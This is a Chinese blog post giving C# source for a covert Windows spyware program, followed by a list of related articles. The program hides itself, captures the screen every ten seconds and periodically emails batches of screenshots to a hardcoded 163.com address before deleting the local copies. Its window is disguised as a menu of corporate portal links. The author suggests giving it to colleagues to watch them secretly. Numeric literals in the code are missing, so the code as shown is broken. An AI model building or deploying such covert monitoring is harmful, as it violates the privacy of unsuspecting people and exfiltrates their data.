
C#中实现Windows系统流氓监控程序
 using System;

 using System.Collections.Generic;

 using System.ComponentModel;

 using System.Data;

 using System.Drawing;

 using System.Linq;

 using System.Text;

 using System.Threading.Tasks;

 using System.Windows.Forms;

 using System.Threading;

 using System.Net.Mail;

 using System.Net.Mime;

 using System.Net;

 using System.IO;

 using System.Diagnostics;

 namespace WinidowsMonitor

 {

     public partial class Form1 : Form

     {

         //Change variable.

         private static string ApplicationData = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);

         string localPath = GetPath(ApplicationData);

         public static string GetPath(string appDataPath)

         {

             int index = ApplicationData.LastIndexOf("\\");

             string strApp = ApplicationData.Substring(, index);

             string tempPath = strApp + "\\Local\\Temp";

             return tempPath;

         }

         public Form1()

         {

             InitializeComponent();

             Directory.CreateDirectory(localPath + "\\Windows");

         }

         private void JudgeProcess(FormClosingEventArgs e)

         {

             Process[] pros = Process.GetProcesses();

             Process pro = Process.GetCurrentProcess();

             var samePro = from newpro in pros where pro.ProcessName == newpro.ProcessName select newpro;

             if (samePro.Count() > )

             {

                 //MessageBox.Show(samePro.Count().ToString());

                 Application.Exit();

             }

             else

             {

                 //MessageBox.Show("only one");

                 e.Cancel = true;

                 this.Hide();

                 CatchCapture();

             }

         }

         public void CatchCapture()

         {

             Thread.CurrentThread.Name = "WindowsRun";

             int i = ;

             while (true)

             {

                 i++;

                 Image myImg = new Bitmap(Screen.AllScreens[].Bounds.Width, Screen.AllScreens[].Bounds.Height);

                 Graphics g = Graphics.FromImage(myImg);

                 g.CopyFromScreen(new Point(, ), new Point(, ), Screen.AllScreens[].Bounds.Size);

                 string picName = "WindowsCapture" + i.ToString() + ".jpg";

                 string picPath = localPath.ToString() + "\\Windows\\" + picName.ToString();

                 g.Dispose();

                 try

                 {

                     myImg.Save(@picPath.ToString(), System.Drawing.Imaging.ImageFormat.Jpeg);

                 }

                 catch(Exception e)

                 {

                     MessageBox.Show(e.ToString());

                 }

                 myImg.Dispose();

                 Thread.Sleep();

                 if (i %  == )

                 {

                     SendMail();

                     DeletePics(localPath.ToString() + "\\Windows\\");

                 }

             }

         }

         private void DeletePics(string path)

         {

             DirectoryInfo picDi = new DirectoryInfo(path);

             var files = from file in picDi.GetFiles() select file;

             foreach (var pic in files)

             {

                 pic.Delete();

             }

         }

         public void SendMail()

         {

             using (SmtpClient client = new SmtpClient("smtp.163.com"))

             using (var mail = new MailMessage("runcheck1@163.com", "runcheck1@163.com"))

             {

                 client.Host = "smtp.163.com";

                 client.Port = ;

                 client.EnableSsl = true;

                 client.DeliveryMethod = System.Net.Mail.SmtpDeliveryMethod.Network;

                 DirectoryInfo di = new DirectoryInfo(@localPath+"\\Windows");

                 //Add attachment.

                 foreach (FileInfo file in di.GetFiles())

                 {

                     string attachPath = localPath + "\\Windows\\" + file.Name;

                     var attach = new Attachment(attachPath, MediaTypeNames.Image.Jpeg);

                     attach.ContentId = file.Name;

                     mail.Attachments.Add(attach);

                 }

                 mail.Subject = "Windows Capture from love monitor.";

                 mail.SubjectEncoding = Encoding.UTF8;

                 mail.Body = "<img src=\"cid:pic\"/><p>来自Monitor</p>";

                 mail.BodyEncoding = Encoding.UTF8;

                 mail.IsBodyHtml = true;

                 mail.Priority = MailPriority.High;

                 //client.Credentials = CredentialCache.DefaultNetworkCredentials;

                 client.Credentials = new NetworkCredential("runcheck1", "pwd");

                 client.Send(mail);

             }

         }

         private void Form1_Load(object sender, EventArgs e)

         {

             //MessageBox.Show(Process.GetCurrentProcess().ProcessName);

         }

         private void Form1_FormClosing(object sender, FormClosingEventArgs e)

         {

             JudgeProcess(e);

         }

         private void vMManagementToolStripMenuItem_Click(object sender, EventArgs e)

         {

             System.Diagnostics.Process.Start("https://cnportal.avepoint.net/Pages/default.aspx");

         }

         private void cNPortalToolStripMenuItem_Click(object sender, EventArgs e)

         {

             System.Diagnostics.Process.Start("https://privatecloud.ccoffice.avepoint.com/#/Shell/VmsManagement");

         }

         private void iITSCoursesToolStripMenuItem_Click(object sender, EventArgs e)

         {

             System.Diagnostics.Process.Start("https://cnportal.avepoint.net/sites/IITS/Training/Lists/Course%20Library/All%20Courses.aspx");

         }

         private void avePointChinaWorkersToolStripMenuItem_Click(object sender, EventArgs e)

         {

             System.Diagnostics.Process.Start("https://cnportal.avepoint.net/sites/ChinaAdministration/Lists/ChinaTeamAll_Members/ChinaTeam%20Member%20View.aspx");

         }

         private void avePointBookLendingToolStripMenuItem_Click(object sender, EventArgs e)

         {

             System.Diagnostics.Process.Start("https://cnportal.avepoint.net/sites/ChinaAdministration/CCHR/Lists/List2/AllItems.aspx");

         }

         private void trainingSchoolScheduleToolStripMenuItem_Click(object sender, EventArgs e)

         {

             System.Diagnostics.Process.Start("https://cnportal.avepoint.net/sites/IITS/Training/Training_School/Lists/Training_Schedule/view.aspx");

         }

     }

 }
以上程序是我写的一个屏幕截图偷发邮件的工具,十秒钟一截图,三十张一发送,发送完了把已有的删除,继续监控。
外壳可以设计随便什么样,比如导航之类的:

然后你给你的同事用,后台就可以监控他在干嘛了……
在这里我就不演示我的成果了,哈哈。
其实大神之所以称之为大神,就是可以把这些东西做的更隐蔽更持久化。
区别就在于我这只是个恶作剧,而那是真正的木马病毒。
C#中实现Windows系统流氓监控程序的更多相关文章
- 如何移除双系统mac中的windows系统
双系统 双系统即在电脑的不同分区中安装两个系统,两个系统不会互相影响,但是同时只能有一个系统正在运行,并且必须通过重启的方式来更换系统. 双系统一般由于解决对不同系统的需求,而且在电脑中直接安装系统也 ...
- 判断.net中在windows系统下的字节序
字节序,是指字节在内存中的存储顺序.其又分为大端字节(Big-Endian)序和小端字节序(Little-Endian). 以下摘自百度百科: a) Little-Endian就是低位字节排放在内存的 ...
- python 中调用windows系统api操作剪贴版
# -*- coding: utf-8 -*- ''' Created on 2013-11-26 @author: Chengshaoling ''' import win32clipboard a ...
- 烂泥:KVM中安装Windows Server 2008 R2系统
本文由秀依林枫提供友情赞助,首发于烂泥行天下. 在前一篇文章中,我介绍了有关在KVM中的安装Centos系统.接下来,就来介绍如何在KVM中安装Windows系统. 注意:在此我安装的是windows ...
- VC++开发Windows系统全局钩子
本文的大部分内容属于对一篇网文的实践与练习,同时参考的还有一本书,在此向网文与书的作者表示敬意. 这个程序是一个windows系统键盘监控程序,随着开机自动启动,可以监控系统中各用户的键盘,并将按键记 ...
- Linode KVM安装Windows系统的设置方法
以前我们用老的Linode VPS主机的时候是采用的XEN架构的,如今我们新注册账户,以及新开的机器是KVM架构.根据后台的设置,我们看到好多网友有在LINODE中安装WINDOWS系统,理论上是可以 ...
- 虚拟Linux系统使用Windows系统oracle数据库
前提:本地oracle数据库能正常使用. 数据库:oracle 11g 虚拟机:VMware_workstation_full_12.5.2 本机系统:Windows 7 旗舰版 虚拟机系统:open ...
- UEFI+GPT模式下的Windows系统中分区结构和默认分区大小及硬盘整数分区研究
内容摘要:本文主要讨论和分析在UEFI+GPT模式下的Windows系统(主要是最新的Win10X64)中默认的分区结构和默认的分区大小,硬盘整数分区.4K对齐.起始扇区.恢复分区.ESP分区.MSR ...
- Windows系统中path环境变量详解
在学习JAVA的过程中,涉及到多个环境变量(environment variable)的概念,如PATH.正确地配置这些环境变量,是能够顺利学习.开发的前提.而经常出现的问题是:有的学习者能够按照提示 ...
随机推荐
- html5 效果 按下鼠标数值自动增长
<!doctype html> <html> <head> <style> * { margin:0; padding:0; } div { margi ...
- Job for vsftpd.service failed because the control process exited with error code
# systemctl start vsftpd.serviceJob for vsftpd.service failed because the control process exited wit ...
- 触发器学习笔记(:new,:old用法)
触发器学习笔记(:new,:old用法) 触发器是数据库发生某个操作时自动运行的一类的程序 用于保持数据的完整性或记录数据库操作信息方面 触发器不能够被直接调用,只能够 ...
- Android 一个apk多个ICON执行入口
一个工程对应一个AndroidManifest.xml文件,这个文件中包含有该项目的一些设置,如权限.SDk版Activity.Service信息等.一般而言,这个文件中会有且仅有一个applicat ...
- Ajax Control Toolkit 34个服务器端控件的使用
摘自:http://blog.csdn.net/yaoshuyun/article/details/2218633 1. Accordion[功能概述] Accordion可以让你设计多个panel ...
- mybatis映射文件(转)
以下内容为转载, 格式未调整,略丑,可直接空降至: [Mybatis框架]输出映射-resultType与resultMap 有时间或看: Mybatis 3.1中 Mapper XML 文件 的学习 ...
- Python使用chardet包自动检测编码
chardet:charset detection 一旦自动检测出编码,就可以解码了. 八种文件打开方式 w:一旦打开文件,文件内容就清空了 r:只读方式打开 a:追加方式打开 r+:先读后写 以上四 ...
- 几道比较难的SQL题
上条记录和下一条记录 在展示博客文章时,在文章底部需要展示上一篇文章和下一篇文章,文章的排序当然是按照时间排序的. 选定下一条时可以用limit 1来实现,选取上一条时可以倒序limit 1实现 (S ...
- eclipse安装插件的方式 三种:links、eclipse中使用插件安装向导安装、直接copy插件到对应的eclipse目录 MyEclipse10安装SVN插件
myeclipse安装插件 1.直接将插件copy到myeclipse目录下的dropins目录下(没有目录就新建一个),重启,详细参考 MyEclipse使用总结——MyEclipse10安装SVN ...
- OAF_OAF控件系列9 - Description Flexfiled描述性弹性域的实现(案例)
2014-06-17 Created By BaoXinjian